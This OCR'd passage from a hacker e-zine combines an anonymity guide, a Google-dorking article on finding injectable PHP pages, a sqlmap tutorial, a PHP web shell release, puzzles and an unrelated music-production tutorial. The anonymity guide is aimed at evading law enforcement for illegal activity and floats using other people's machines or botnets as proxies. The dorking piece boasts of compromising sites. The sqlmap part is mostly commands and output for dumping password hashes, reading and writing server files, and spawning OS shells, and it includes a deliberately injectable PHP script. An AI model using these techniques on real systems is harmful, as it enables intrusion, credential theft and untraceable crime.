The downside to creating a USB with no persistence is that every time you decide to boot it up, any settings you may wish to have (such as many of the settings I mentioned in the tutorial so far) will have to be done every single time. However, the upsides I think outweigh the downsides. Basically, a LiveUSB with no persistence is like booting into a fresh install of an operating system every time. So on those warm summer days where you feel like talking a relaxing walk to the public library, sitting down with a cool drink, and hacking the Gibson, you can! Just pop in your LiveUSB and hack away! Ok, don't really do that. But you get my point. This way when you are done you just yank the thing out and the next time you boot it up it will be like nothing ever happened on the LiveUSB. If you are going to do anything really serious, this is a good option. Good operating systems for this might be:

* Privatix (http://goo.gl/bnNNg)
* Liberte (http://goo.gl/QywUk)
* Tails (http://goo.gl/AjVhY)

Really though you can use any operating system you want. These are just some examples of anonymity based operating systems.

::IP address

Ok, ok fine. I'll talk about hiding your IP. I'm not going to go quite as in depth as I may have with the other sections of this tutorial because this is only one part of being anonymous that people get too hung up on. Not that it's not important. People seem to think this is all you have to do to be anonymous though, and they are wrong. But, it wouldn't be a complete anonymity tutorial without this part now would it?

A) Proxies:

"In computer networks, a proxy server is a server (a computer system or an application) that acts as an intermediary for requests from clients seeking resources from other servers. A client connects to the proxy server, requesting some service, such as a file, connection, web page, or other resource available from a different server and the proxy server evaluates the request as a way to simplify and control its complexity. Today, most proxies are web proxies, facilitating access to content on the World Wide Web." - Wikipedia.

Ah yes. Proxies. Some of them log, and some of them don't, but how the hell do we know which ones do and don't? Hard to tell really. There are a few main different kinds of proxies.

* Transparent Proxies -- Simply put, a transparent proxy is no good for doing anything illegal. Your IP address is logged and shown. Although these may have the advantage of being a bit faster.
* Anonymous Proxies -- These hide your IP address. One downside is that anything you may connect to can probably tell that you are using a proxy. Which may cause problems for you in many cases.
* Elite Proxies -- These hide your IP and may hide the fact that you are using a proxy at all. Which can be beneficial. These often times will be the slowest.

WARNING: Never assume that any proxy is not logging. Even if they say they aren't.

A good thing to look at is the country it is in. You should never use a proxy that is in the same country as you. If you've done something worth trying to track you down for, law enforcement won't have any trouble doing so if you used a proxy in your country. What you want to do is figure out which countries have the best privacy laws. Or which ones have the worst so you can avoid them. As far as I know, Sweden has very good privacy laws. China or North Korea however, have shitty ones. The US isn't really the best for internet privacy either. So choose wisely.

Another thing to look at is the different kinds of protocols a proxy may use. Two of the most important ones are HTTP Proxies and SOCKS Proxies. People end up using HTTP proxies by default much of the time.

SOCKS Proxies are lower-level than HTTP Proxies. SOCKS uses a network handshake to send information about a connection. The SOCKS proxy then opens a connection, perhaps through a firewall. HTTP Proxies are transported over TCP and forwards an HTTP request through the HTTP server.

Some SOCKS Servers include:

* Dante (http://www.inet.no/dante/)
* Ss5 (http://ss5.sourceforge.net/)
* Nylon (http://goo.gl/FnQVv)
* sSocks (http://ssocks.sourceforge.net/)

A simple Google search will yield you some up to the minute proxy lists.

B) VPNs:

"A virtual private network (VPN) extends a private network and the resources contained in the network across public networks like the Internet. It enables a host computer to send and receive data across shared or public networks as if it were a private network with all the functionality, security and management policies of the private network. This is done by establishing a virtual point-to-point connection through the use of dedicated connections, encryption, or a combination of the two." - Wikipedia.

There's a major difference between proxies and VPNs. That difference is anonymity vs. privacy. The best way I can explain this is that anonymity means that someone is sticking his nose in all of the birthday cakes, whereas privacy means that Timmy is in the room with all the birthday cakes, but no one knows what he's doing in there. Keep in mind:

proxy == anonymous (more or less)
VPN == private (Virtual PRIVATE Network)

Generally you can guess that the paid VPN's are going to be more reliable than the free ones, given that you aren't an idiot who paid for it with your personal credit card and your real name. Again, be aware of where the VPNs are located. So if you are in the US, maybe don't use OpenVPN for anything illegal. Their headquarters are located in California.

C) Proxy Chaining:

All I can say here is Proxychains. It's a very useful tool and it's easy to use. With this tool you can chain proxy to proxy, proxy to VPN, proxy to VPN to Tor (if you want), proxy to proxy to proxy to proxy to proxy to VPN to proxy. But let's not get to excessive.

You will need to take a look at `/etc/proxychains.conf`. There isn't a man-page for it, all the directions you need are located in the configuration file. Basically what you do is add whatever proxies or VPNs you may want (make sure to note the IP and the port number) and you add them after this part:

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

The proxies you add should be in this format: `type  host  port`

So for example: `socks4 198.10.23.100 80`

Then you run the Proxychains program: `proxyresolv targethost.com`

D) Other Techniques:

Evidently one of the best ways to remain anonymous is to code your own proxy server, say a SOCKS server, and use other people's personal machines as proxies. This way you can be absolutely sure that they don't log. There is also Botnet proxies if you feel like coding yourself a botnet. This is outside the scope of this tutorial however.

::Check Yourself Sites

* http://whatsmyuseragent.com/
* http://www.whatsmyip.org/
* http://www.dnsleaktest.com/

:Anonymous Emailing

* https://www.silentsender.com/
* http://www.sendanonymousemail.net/
* https://www.guerrillamail.com/
* http://deadfake.com/Send.aspx
* http://www.mailinator.com/
* https://meltmail.com/

::Final Notes

This tutorial was inspired by all of the generic, useless, copy/paste anonymity tutorials out there. You know which ones I'm talking about. The ones that say:

"Here's a link to CyberGhost and what VPN's are, here's a proxy list, use Truecrypt, make sure to clean up with CCleaner, watch out for viruses/trojans/malware, here's some links to Anti-Viruses. Fully anonymous!"

To all those tutorials out there, thank you for motivating me to write this. This one's for you.

As I've said before, there is not one tutorial out there that will make you completely anonymous. Being completely anonymous is next to impossible. You can take as many precautions as you want but if the NSA is looking for you, it doesn't matter how secure your TrueCrypt password is and how many key files you have.

Article of the issue - The Art of Anonymity; by Lucid

If you are important enough they won't really need to crack your password. They'll just beat it out of you. Besides many of the techniques I've outlined, being anonymous is common sense:

* Don't link your real email with you hacker identity.
* Don't talk/brag about crimes you've committed.
* Use SSL with IRC.
* If you are going to do anything really serious, don't do it from home.
* Don't do it from your personal computer.

Article of the issue - Hacking PHP websites with google; by Factionwars

In the past year I have hacked over 20 major international and dutch websites using 1 method, and i have been rewarded to do so. I have received job offers and concert tickets, CD's and knowledge. Now you might be wondering, what is this method I used, well here I'll explain about it :)

These days most sites use a combination of `mod_rewrite` and PHP to get nice and clean url's.
These `/canocinal/urls` improve SEO and a user can easily read it. And most of the time it also improves security, that is because most frameworks run using a page ID for example: `/234234'` or `'/` here only the integer is used out of the url.

NOTE: always check for injections and errors even when there are no visible parameters.

These days an average programmer know about the holy `mysql_real_escape_string`. They know how to implement a secure framework. And they might even know about prepared statements and advanced input filtering. That leaves us with one obvious vulnerability... old scripts.

If you read the above text you might know what I mean, if not: Because the new sites, scripts and frameworks use canocinal url's and old ones do not, we can easily find old scripts laying around on the server still indexed by google. And because a few years back the whole input filtering and `real_escape_string` was a mystery for most developers, if we find a old script it's most likely a JACKPOT.

Dorks and google search:

Pick a site, for example foo.com. Lets start googling, first we enter a dork where we ask google to only display results from 1 site : `"site:foo.com"`

Then we start filtering, if it's for example a blog, and everything on google is spammed with `"/blog/postID/"` you can try `"-blog"` this filters all content where the text "blog" is found. So you might find some contact pages and information pages with a prefix of `"/info/infoID/"` let's do `"-info"` after the `"site:foocom -blog"` and there we go, some old pages including download scripts, SQLi vulnerable scripts. Maybe even a admin panel (if not check `/robots.txt`).

This is a very big issue with alot of sites. Try it out for yourself :) also check out some dorks for when you can't just filter all content for e.x. `"inurl:.php?*=*"`

Rank on sectools.org:	30
Work on:	Windows, Mac and Linux
Programmed in:	Python
Price:	free
Homepage:	http://sqlmap.org/
Github:	https://github.com/sqlmapproject/sqlmap
Wiki:	https://github.com/sqlmapproject/sqlmap/wiki

Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program and nether do I “relax”. Now with that said, let's start shall we? :D

Sqlmap is one of the best automated sql-injection tools out there, if not THE best. It's an open source, python project that can do in seconds what takes a human minutes or hours if it's even possible to do.

Sqlmap has support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.It also has full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.

I personally don't know Sqlmap that well except for some of the standard features and basic usage, but I will try to give my view of it. There are also different ways of using this tool depending on how well you know it, how much noise you want to make, and how big the database is.

A good thing to remember is that all logs and database entries are saved in your output folder within your Sqlmap folder.

Now lets boot up Sqlmap and look at the basics.

first of we need to know what databases there are for us to explore

```
./sqlmap.py -u "http://127.0.0.1/vurln.php?user=relax" –dbs –dbms=mysql
```

tip:

`--threads=1`	If you want to send more requests at the same time this is faster but it needs a good connection.
`--technique=BEUSTQ`	If you don't want to test all techniques because of noise or other reason.

If nothing is found you can try to increase:

--level=(1-5)
--risk=(0-3)

The output tells us that that the site is vulnerable to:

```
boolean-based blind, error-based and union query and/or time-based blind sql-
injection.
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] vurln
```

vurln is the one we will explore to get some passwords from the awesome site 127.0.0.1 ^.^

```
./sqlmap.py -u "http://127.0.0.1/vurln.php?user=relax" -D vurln –tables
```

Output:

```
Database: vurln
[1 table]
+-------+
| users |
+-------+
```

```
./sqlmap.py -u "http://127.0.0.1/vurln.php?user=relax" -D vurln -T users –col
```

Output:

```
Database: vurln
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| ID       | tinyint(4)  |
| password | varchar(32) |
| username | varchar(20) |
```

```
./sqlmap.py -u "http://127.0.0.1/vurln.php?user=relax" -D vurln -T users –dump
```

This will tell us it found possible hashes and will ask if we want to crack them with dictionary attack and password suffixes, this is a good feature but unfortunately pretty slow, using oclHashcat (gpu cracking) would go much faster with a lot of entries and word list.

However this awesome site (127.0.0.1) is small so we will go for it.

Output:

```
Database: vurln
Table: users
[126 entries]
+-----+----------+------------------------------------------+
| ID  | username | password                                 |
+-----+----------+------------------------------------------+
| 1   | admin    | 21232f297a57a5a743894a0e4a801fc3 (admin) |
| 2   | relax    | 098f6bcd4621d373cade4e832627b4f6 (test)  |
| 3   | Tadou    | 253614bbac999b38b5b60cae531c4969 (2012)  |
| 4   | Gevoo    | 98b1e16f65a1500023372d2b362c0991         |
| 5   | Beguu    | cff34ad343b069ea6920464ad17d4bcf         |
[...]
```

Lets look at some other scenarios.

if this site would use post request instead of get we would specify that:

```
./sqlmap.py -u "http://127.0.0.1/vurln.php" –data="user=" --dbs
```

if you want to search for something specific like columns with the name password:

```
./sqlmap.py -u "http://127.0.0.1/vurln.php" --data="user=" --search -C password
```

File features like:

read:
```
./sqlmap.py -u "http://127.0.0.1/vurln.php" –data="user=" \ --file-read="/var/www/
vurln.php"
```

Will save the remote file `vurln.php` locally in your output folder for the domain. And you will need to know the full path to the file. Look at full path disclosure vulnerability for more info about this.

Write:
```
./sqlmap.py -u "http://127.0.0.1/vurln.php" –data="user=" \ --file-write
"i_was_never_here.txt" --file-dest "/var/www"
```

Some shell features that are awesome to know:

OS shell: `./sqlmap.py -u "http://127.0.0.1/vurln.php" –data="user=" –os-shell`

Sql Shell: `./sqlmap.py -u "http://127.0.0.1/vurln.php" --data="user=" --sql-shell`

check my old tutorial about uploading sql shell for more information about how to use it:
http://goo.gl/4HIbW

Remember if you can't read/write files with the file features you should try the shell features.

Basic usage of Sqlmap is not harder then that, but just in case you haven't had enough yet, heres some extra features:

If your not afraid of noise:
`./sqlmap.py -u "http://127.0.0.1/vurln.php?user=relax" --exclude-sysdbs –dump-all`
will give you everything except system databases in this case “information_schema” and “mysql” database

for the curious user you have:
`./sqlmap.py -g “inurl:index.php?id=”`

Google dork - this will find vulnerable site from Google for you, but as stated above this is illegal if you do not have permission from the site owner and are following all laws.

For the one who wants to be anonymous or extra careful:
```
--proxy=PROXY
--tor=ADDRESS
--tor-port=PORT
--check-waf
--crawl=DEPTH
```

Tool of the issue - SQLMAP; by relax

The vurln.php file for the one who WILL test this legally >.>


```php
<?php
if (isset($_POST['user'])) {
    $con =  mysql_connect("localhost", "root", "password") or die(mysql_error());
        mysql_select_db("vurln",$con) or die(mysql_error());
    $results = mysql_query("SELECT * FROM users WHERE username='".$_POST['user']."'") or die(mysql_error());
    if (mysql_num_rows($results) === 0) echo "Theres no user with that ID"; else {
        while($row = mysql_fetch_array($results)){
            echo "The user $row[username] has the ID $row[ID] <hr>";
            }
    }
}
?>
```

So what can we say about Sqlmap?
It is a very powerful tool, but like all automatic scanners, it won't find everything, you will have to get your hands dirty in a lot cases. And it generates a lot of noise if you don't want to get spotted. But it is an excellent tool that will do work for you that in other cases would take you a lot longer or would be impossible.

EvilZone release - EvilTinyShell [PHP]

This issue we have a small EvilZone php shell made by ande. It's light and compact. Here's what the author has to say:

"A little piece of heaven! Or just a shell, all depends. Either way, here is a little, yet effective shell.
Note that this is the first release(beta)."



Features:

* File manager
* Command execution
* PHP code execution
* phpinfo()

Download link: http://goo.gl/SfFJF

Here are two challenges, the first by Deque and the second by bluechill
You can send your results to ezine@evilzone.org

This is a little task for everyone who wants a little challenge. There are two definitions of functions in pseudocode called `f` and `t`.

Your task: Provide the same functions without using recursion.

Note: The first one is much easier than the second.

Function 1:

```
f (int x) {
   if x > 52
          then return x - 11
          else return f(f(x + 12))
}
```

Function 2:

```
t (int x, int y, int z) {
   if x <= y
            then return z + 1
            else return t(t(x - 1, y, z) , t(y - 1, z, x), t(z - 1, x, y))
}
```

Welcome! I hope you have your thinking cap on for this 3 stage challenge!

However, before you start this eXactingly extraOrdinaRy challenge, remember to email bluechill (bluechill@evilzone.org) the results of your success once you complete as many challenges as you can! Also, you will need an internet connection for these challenges and each stage is clearly marked! So dig in! Have fun!

And above all. Stay Happy!

Oh one last thing, your first clue begins with this image!

- bluechill

This image can also be found here: https://www.evilzone.org/ezine_challenge/1/start.html

0101100101000111010001110100011101000010000010010001110000011000010001100100010001000100000110010101010001000101010110100101101101001011010111000101110101010010000111110101110010000010101000000011110010101100100100101011110010111110101011001101100010101000101100101010011111010110111010101000101110101010001010100100001111100000001000011100010101100100101000001010111010100100101011101010100010101101100000011000000011000000000000001110110100000000000011011000101111101011100010100000100000001011011010100110001111101000101110100101101000011


It isn't uncommon for people to want to get into the wonderful world of electronic music creation, the only problem is, there is so much to learn and so many different paths you can take. The music doesn't come from the DAW (digital audio workstation) it comes from you. The faster you realize this, the faster you can be on your way to being a music legend.

So first things first, you need a DAW. like I said before there are many different options, you could go with Logic, pro tools, garage band, or my favorite, FL Studio. There are many many others but we are going to stick with FL Studio 10. (If you are a linux user, you could use LMMS (Linux multimedia Studio) This is open sourced and free.

FL Studio, is a professional DAW, with the capabillities to do so much more than it is given credit for. It is by far the easiest to start out on, so we will work with it. So download your copy of FL Studio, and then if you don't want to use the defaults get the following plugins. Sylenth1 v2.1, Nexus, and the vengence sound packs for your drum samples. I also reccomend audacity for recording sound clips

Once you have everything you need, you can get started. Open up a new project file by going to File>New

If this is your first time using FL Studio it can seem a little overwhelming, so I put these pictures together for a reference:



Playlist -- This will open your playlist, that is the main screen that is active. You place your pattern clips here to combine into the song.

Piano Roll -- shows the piano roll for the selected channel

Tempo -- sets the tempo for the entire song

Pattern -- shows the pattern editor

Playback Controls -- The PAT/SONG options switch between playing the current pattern and song.

Volume -- Sets the volume for the entire song

Pitch -- Sets the pitch for the entire song

Turn track ON/OFF -- When you have multiple patterns playing you can turn the individual tracks on and off to hear something by itself.

Sequencer -- You do the majority of your building in this tab, here is a picture:

Volume -- Sets the volume for the particular channel Pan- Pan for the particular channel
Right click for options- To get to piano roll, right click and then click piano roll

Filter Options -- This shows the filter to filter out., eg. audio clips

Pattern Length -- The standard is 4 but you can change the set length (note: piano roll automatically expands the length)

When you hover over stuff it will tell you what it does in the upper left hand corner.

Setting up SYLENTH1:

— After you have installed Sylenth1 go to: CHANNELS --> Add one --> More


— On the window that pops up at the bottom right click: Refresh --> Fast scan (recommended)

— Under the section labeled "VST 1 & 2 plugins" and make sure the box is ticked beside

— After you have done this, you can go to: CHANNELS --> Add one --> Sylenth1


You now have an open sylenth1 window, click on the sequencer tab if it isn't already open,
you should see sylenth1 on there somewhere, probably at the bottom of the list.

Right click it select Piano Roll and A new window will pop up:




Place some notes and hit the play button, make sure the PAT box is ticked. It probably sounds like crap but its ok. Want to change the sound? This is how, Open up your sequencer and click on the Sylenth1 tab. Sylenth1 should open, then click here:


CLICK HERE
